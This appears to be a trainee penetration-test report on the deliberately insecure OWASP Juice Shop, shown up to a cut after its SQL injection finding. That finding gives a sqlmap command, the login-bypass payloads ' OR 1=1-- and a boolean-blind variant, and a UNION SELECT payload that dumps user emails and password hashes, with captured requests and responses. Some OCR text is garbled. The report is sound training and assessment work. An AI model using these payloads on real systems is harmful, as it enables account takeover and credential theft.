



REPORT

OWASP JUICE SHOP VULNERABILITY ASSESSMENT AND PENETRATION TEST

TABLE OF CONTENTS

1.	DATE OF ISSUE	4
2.	DESCRIPTION.....	4
3.	DOCUMENT HISTORY.....	4
4.	EXECUTIVE SUMMARY	5
5.	GRAPHICAL SUMMARY	6
6.	SCOPE.....	6
7.	Activity Checklist	7
8.	Technical Findings	9
1.	MULTIPLE SQL INJECTIONS	9
2.	NO-SQL INJECTION	19
3.	PAYMENT BYPASS	24
4.	STORED CROSS-SITE SCRIPTING	29
5.	DOM CROSS-SITE SCRIPTING	34
6.	REFLECTED CROSS-SITE SCRIPTING	37
7.	CROSS SITE REQUEST FORGERY (CSRF)	39
8.	BROKEN ACCESS CONTROL	42
1.	1. Privilege Escalation via Role Manipulation During Registration.....	42
2.	2. Product Information Tampering Via PUT Request including the price	46
3.	3. Insecure direct object references (IDOR) in shopping Basket.....	50
4.	4. Accessing Admin section	54
5.	5. Score Board	57
9.	DATA ACCESS (XXE)	59
10.	INFORMATION DISCLOSURE	63
1.	1. Access a Confidential Document.....	63
2.	2. Back-up file exposure via Null Byte Poisoning.....	66
3.	3. Meta Geo exposure	69
4.	4. Exposed Web3 Code Sandbox Functionality	73

5.	Easter Egg file exposure.....	75
6.	Emails disclosure in Product Reviews.....	79
11.	BROKEN AUTHENTICATION	82
1.	PASSWORD STRENGTH.....	82
2.	Login Bjoern.....	86
3.	Session Token Not Invalidated on Logout	90
4.	Insecure Password Reset Functionality.....	93
5.	Outdated Data Exposure	95
6.	Mass Notification Dismiss.....	97
12.	SECURITY MISCONFIGURATION	100
1.	Error Handling.....	100
13.	FILE UPLOAD TYPE RESTRICTION BYPASS	103
14.	VULNERABLE AND OUTDATED COMPONENTS	109
1.	Vulnerable Library in package.json.bak.....	109
2.	Exposed Web3 Code Sandbox Functionality	115
15.	MISCONFIGURATION IN REPEAT PASSWORD FIELD	119
16.	GDPR DATA THEFT.....	122
17.	FILE UPLOAD SIZE RESTRICTION BYPASS	129

1. DATE OF ISSUE

FROM MAY 5TH, 2025 TO MAY 15TH, 2025

2. DESCRIPTION

Juice Shop's owners engaged DEPI to evaluate the security posture of its infrastructure compared to current industry best practices that included a web-app penetration test. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

3. DOCUMENT HISTORY

AUTHORS	POSITION	Reviewer & Approval	POSITION
Abdallah Hatem	Trainee	Hesham Saleh	Instructor
Mafdy Maged	Trainee		
Abdallah Mohammed	Trainee		
Ahmed Kamal	Trainee		
Ebraheem Mohamed	Trainee		

4. EXECUTIVE SUMMARY

This report presents a comprehensive security assessment of the OWASP Juice Shop, a deliberately insecure web application developed by the OWASP Foundation for educational and training purposes. The primary objective of this evaluation was to identify and exploit common web application vulnerabilities in a controlled environment, thereby enhancing understanding of real-world security risks and improving defensive strategies.

The assessment revealed multiple critical and high-severity vulnerabilities across various areas, including authentication, injection flaws, security misconfigurations, and broken access controls. These findings are consistent with the OWASP Top 10 list, which serves as a global standard for the most critical web application security risks.

During the testing process, the following vulnerabilities were identified:

- 8 **CRITICAL** Vulnerabilities.
- 11 **HIGH** Vulnerabilities.
- 8 **MEDIUM** Vulnerabilities.
- 6 **LOW** Vulnerabilities.
- 2 **INFORMATIONAL** Vulnerabilities.

The high-severity vulnerabilities discovered include SQL Injection, Stored Cross-Site Scripting (XSS), Broken Authentication.


These flaws could allow attackers to:

- Access or manipulate sensitive customer data (e.g., personal details, orders, login credentials)
- Bypass authentication to take over user accounts, including administrator-level access
- Execute unauthorized actions by exploiting IDOR or broken access control mechanisms
- Run malicious scripts in users' browsers to perform phishing or session hijacking

Through simulated attacks and exploit demonstrations, this report highlights the importance of secure coding practices, regular vulnerability scanning, and timely patch management. The insights gained from Juice Shop emphasize the need for organizations to adopt a proactive security posture and foster a security-first development culture.

This report concludes with key recommendations to mitigate the discovered vulnerabilities and promote robust web application security frameworks.

5. GRAPHICAL SUMMARY



6. SCOPE

This penetration test focused on evaluating the security posture of the **OWASP Juice Shop** web application hosted at <https://demo.owasp-juice.shop/#/>.

In-Scope Components:

- All publicly accessible pages and API endpoints of the Juice Shop web application
- User authentication and session management
- Input validation, file upload forms, and search functionalities
- Access control mechanisms and role-based permissions

Out-of-Scope Components:

- Any third-party services or plugins not developed or maintained by the client
- Internal infrastructure (e.g., database, server OS) unless explicitly listed
- Social media profiles or unrelated domains

7. Activity Checklist

Category	Name	Status
Access Control	Parameter Analysis	Failed
	Authorization	Failed
	Authorization Parameter Manipulation	Failed
	Authorized pages/functions	Failed
	Application Workflow	Failed
Authentication	Authentication endpoint request should be HTTPS	Passed
	Authentication bypass	Failed
Authentication. User	Credentials transport over an encrypted channel	Failed
	Default Accounts	Failed
	Password Quality	Failed
	Password Reset	Passed
	Password Lockout	Failed
	Password Structure	Failed
	Blank Passwords	Failed
Authentication. Session Management	Session Token Length	Passed
	Session Timeout	Failed
	Session Reuse	Failed
	Session Deletion	Failed
	Session Token Format	Failed

Configuration. Management	HTTP Methods	Failed
	Known Vulnerabilities / Security Patches	Failed
	Back-up Files	Failed
	Web Server Configuration	Failed
	Web Server Components	Failed
	Common Paths	Failed
	Language/Application defaults	Failed
Configuration. Management Infrastructure	Infrastructure Admin Interfaces	Passed
Configuration. Management Application	Application Admin Interfaces	Failed
Error Handling	Application Error Messages	Failed
	User Error Messages	Failed
Data Protection	Sensitive Data in HTML	Failed
	Data Storage	Failed
Input Validation	Script Injection	Failed
Input Validation SQL	SQL Injection	Failed
Input Validation OS	OS Command Injection	NOT Applicable
Input Validation XSS	Cross Site Scripting	Failed

8. Technical Findings

1. MULTIPLE SQL INJECTIONS

- **Description:**

CRTICAL

This vulnerability exposes an SQL injection discovered in the user login functionality. By injecting SQL payloads into the email parameter, an attacker can bypass authentication and log in as an admin, other users or dump users' information from the database.

- **Impact:**

In this scenario, the penetration tester found a way to log in as the administrator. This can be used to:

- **Authentication Bypass:** Allows an attacker to log in as any user, including admin.
- Modify or delete content, products, and configurations.
- **Account Takeover:** Attackers can log in as users without knowing their actual email addresses.

- **Resources:**

- [A07 Identification and Authentication Failures - OWASP Top 10:2021](#)
- [SQL Injection | OWASP Foundation](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Input Validation: Strictly validate and sanitize all input fields, especially search parameters.
- Use Parameterized Queries: Replace all dynamic SQL statements with prepared statements.
- Disable Detailed Error Output: Avoid showing raw database errors in responses.

- **Poc: (Method 1)**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Go to Login Page and Fill the fields with any data.



3. Open BurpSuite and intercept the request (Login)

Time	Type	Direction	Method	URL
00:20:29 6 Ma...	HTTP	→ Request	POST	http://localhost:3000/api/Users/
00:20:40 6 Ma...	VWS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=4HdjrGWt5Q0lZsBtAAAG
00:20:46 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYP2c
00:21:08 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYUPY
00:21:48 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYaSi
00:22:15 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYh2B
00:22:42 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYne1
00:25:10 6 Ma...	HTTP	→ Request	GET	https://accounts.google.com/RotateBoundCookies

4. Send the request to the Repeater and extract the needed info which is the exact URL of which the request is handled and the representation of Data on which we want to perform the attack on "email=test@test.com&password=test"

```
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 43
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/135.0.0.0 Safari/537.36
1 Origin: http://localhost:3000
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://localhost:3000/
6 Accept-Encoding: gzip, deflate, br
7 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
8 Connection: keep-alive
9
0
1 "email":"test@test.com",
2 "password":"test"
3
```

5. Start Sqlmap and run the following Command: `python3 sqlmap.py -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --method=POST --level 5 --risk 3 -f --banner --ignore-code 401`

```
D:\sqlmap-master>python3 sqlmap.py -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --method=POST --level 5 --risk 3 -f --banner --ignore-code 401
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 03:37:06 /2025-05-06/
```

6. The pentester found the Sqlmap identified the database of the target which is **SQLite** so we narrowed the payloads on that database to avoid long unnecessary payloads.

```
[03:37:07] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[03:37:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[03:37:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[03:37:10] [INFO] POST parameter 'email' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable
[with --code=401]
[03:37:11] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
It looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[03:37:17] [INFO] testing 'Generic inline queries'
[03:37:17] [INFO] testing 'SQLite inline queries'
[03:37:17] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[03:37:17] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
```

7. The vulnerable parameter is the **email parameter**, the successful injection type is **OR Boolean-based blind**, and the payload is: `email=test@test.com' OR NOT 1606=1606-- ftWu`

```
sqlmap identified the following injection point(s) with a total of 7145 HTTP(s) requests:
-----
Parameter: email (POST) ↗
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: email=test@test.com' OR NOT 1606=1606-- ftWu&password=test
```

8. From the documentation of Sqlmap its implementation is that the showing result is not the actual payload to be used but is actually being compared with the results from this slightly modified payload: `email=test@test.com' OR NOT 1606=-1606—ftWu`
9. Trying the payload which successfully works and log in with **Admin account!**

Login

Email *

email=test@test.com! OR NOT 1606=1606- ftWu

Password *


test

Forgot your password?

Remember me


or

Not yet a customer?



- **Poc: (Method 2):**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](http://localhost:3000/#/search)



2. Go to Login Page and Fill the fields with any data.



3. Enter any email and password and press login button.



4. In burp suite proxy ⇒ history.
5. Find the login request with `/rest/User/login` endpoint.
6. As we can see the message is “Invalid email or password” then send the request to repeater.

Burp Suite Professional v2025.2.3 - 2025-04-02 - licensed to h3ll0w0rld

Project Intruder Repeater View Help 3

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Extensions Learn Autorize

Search Settings

Intercept **HTTP history** Websockets history Match and replace Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter settings: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
3442	http://127.0.0.1:42000	GET /rest/user/whoami			200	394	JSON				127.0.0.1			15:51:4
3441	http://127.0.0.1:42000	GET /rest/user/whoami			200	394	JSON				127.0.0.1			15:51:4
3440	http://127.0.0.1:42000	POST /rest/user/login		✓	401	413	text				127.0.0.1			15:51:4
3439	http://127.0.0.1:42000	GET /rest/admin/application-configuration			304	306					127.0.0.1			15:48:4
3438	http://127.0.0.1:42000	GET /rest/saveLoginIp			200	726	JSON				127.0.0.1			15:48:3

Request

Pretty Raw Hex 4

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-User-Email: b@gmail.com
Content-Type: application/json
Content-Length: 44
Origin: http://127.0.0.1:42000
Connection: keep-alive
Referer: http://127.0.0.1:42000/
Cookie: welcomebanner_status=dmiss; continueCode=R3NQgtbmnaWZ2qikwoVv0eLhwt2ckfjwDwI0EGLPj0rRM6j97KyI47xez; cookieconsent_status=dmiss; code-fixes-component-format=LineByLine
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
sec-ch-ua-platform: "Windows"
sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
Priority: ue
21
22 {
  "email": "b@gmail.com",
  "password": "asdffds"
}
```

Response

Pretty Raw Hex Render 5

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Date: Tue, 29 Apr 2025 12:51:43 GMT
6 X-Requesting-Entity: self
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK-smzAF3Q0ve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Tue, 29 Apr 2025 12:51:43 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email or password.
```

7. Modify the email parameter to '`OR 1=1`'
8. Send the modified request and you will login as admin.

Request

```

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
4 Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-User-Email: admin@juice-sh.op
9 Content-Type: application/json
10 Content-Length: 15
11 Origin: http://127.0.0.1:42000
12 Connection: keep-alive
13 Referer: http://127.0.0.1:42000/
14 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=
15 B3N8gYtmmawZzqkpwVV0elhwz2ckfjuwDwI0QGLPQj0RXM6j9rKy14xze; cookieconsent_status=
16 dissmiss; code-fixes-component-format=LineByLine
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User-Platform: "Windows"
19 sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not=A?Brand";v="24"
20 sec-ch-ua-mobile: ?0
21 Priority: u=0
22 {
    email": " OR 1=1-- |",
    password : asdfas
}

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 142
9 Etag: 0x82e4491w7Jrhjzuk1phHwYpDVERE"
10 Vary: Accept-Encoding
11 Date: Tue, 29 Apr 2025 13:00:13 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "authentication":{
        "token": "eyJhbGciOiJIUzI1NiJ9.eyJpc1oLISUzI1Nl9...eyJzGF0dXMLOJzdwNZNZn11vzZGF0ySI6eyJp
        ZC1MSwldxN1cmShwW101I1LJC1tbFpc161mFKdw1UOp1wNLXNLA9wIwiCfcz3dvmo101
        IwMTkyM01zYTdy1n03Mz1lMDUxNwyNjKzJ2E4YJUmCts1nzbGU01JnZG1pb1s1#rltvH42UrV
        a2VU1J01I1wibGzfzv221uXAl01IxM1c4wJEL1CJ019maWx1SW1hZ2U01Jhc3N1dHwvCh
        V1b01JL2t1tYd1cy91cGxVwRzL2R1Zm1fbRBZG1pb15wbmc1LL3Ob3RwU2VjcmV01j011w1axNB
        Y3PdmU1OnRydWlsInNzWF0ZWRbd161j1wMjUtMD01MggMTM0MDgtMTguMj1k3CawM0awMC1eIn
        VwZf0ZWRbd161j1wMjUtMD01MggMTk6MDQNE0EUM2121CswM0wMc1s1m1bv02wRbdC16bnVs
        bhd0s1m1hdC16MT0Nt2M1YxM99.RmacZed1t1NRHyCxtyfhp7qatetZxyfJ51p658KE2h1N4ULvS
        t0121AMWDS31x51b0Rk6euQpKhabsseenHe1tVRYvNblwpEgoJINx0U_UtQnpeWkd/BxKudR
        R09cdhy60jzpshAMN28jSt_rTnWretdMg_Kr7qs89Y4",
        "totp": "",
        "email": "admin@juice-sh.op"
    }
}

```

- Scenario 2:**

- Impact:**

In this scenario, the penetration tester was able to dump the entire Users table without being logged in. The leaked data included email addresses, password hashes, user roles (including admin), and other sensitive account details. This completely compromised the confidentiality and integrity of the user database. The tester could use this information to hijack accounts, bypass two-factor authentication, and escalate privileges across the application.

- Vulnerability Location:** [Product Search API Endpoint](#)

- Poc:**

An SQL Injection vulnerability exists in the `/rest/products/search?q=` endpoint. By injecting a crafted SQL payload, a penetration tester can retrieve sensitive user credentials, including emails, password hashes and usernames, directly from the Users table. This leads to complete compromise of user accounts.

1. Go to the vulnerable endpoint in your browser: [Product Search API Endpoint](#)
2. Inject the following SQL payload into the `q` parameter:
`any'))UNION SELECT id, email, password, role, isActive, username, createdAt, deletedAt, NULL FROM users--`
3. Full URL becomes: `http://localhost:42000/rest/products/search?q=any'))UNION SELECT id, email, password, role, isActive, username, createdAt, deletedAt, totpSecret FROM Users--`
4. Press Enter. You'll receive a response that includes multiple user credentials returned as product descriptions.

```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "admin@juice-sh.op",
      "description": "0192023a7bbd73250516f069df18b509",
      "price": "admin",
      "deluxePrice": 1,
      "image": "",
      "createdAt": "2025-05-01 15:48:16.173 +00:00",
      "updatedAt": null,
      "deletedAt": ""
    },
    {
      "id": 2,
      "name": "jim@juice-sh.op",
      "description": "e541ca7ecf72b8d1286474fc613e5e45",
      "price": "customer",
      "deluxePrice": 1,
      "image": "",
      "createdAt": "2025-05-01 15:48:16.174 +00:00",
      "updatedAt": null,
      "deletedAt": ""
    },
    {
      "id": 3,
      "name": "bender@juice-sh.op",
      "description": "0c36e537e3f895ab1bbffcc674404ef",
      "price": "customer",
      "deluxePrice": 1,
      "image": "",
      "createdAt": "2025-05-01 15:48:16.174 +00:00",
      "updatedAt": null,
      "deletedAt": ""
    },
    {
      "id": 4,
      "name": "björn.kimminich@gmail.com",
      "description": "6ed09d72c8dc873c539e41ae8757b8c"
    }
  ]
}

```


- **Scenario 3:**

- **Impact:**

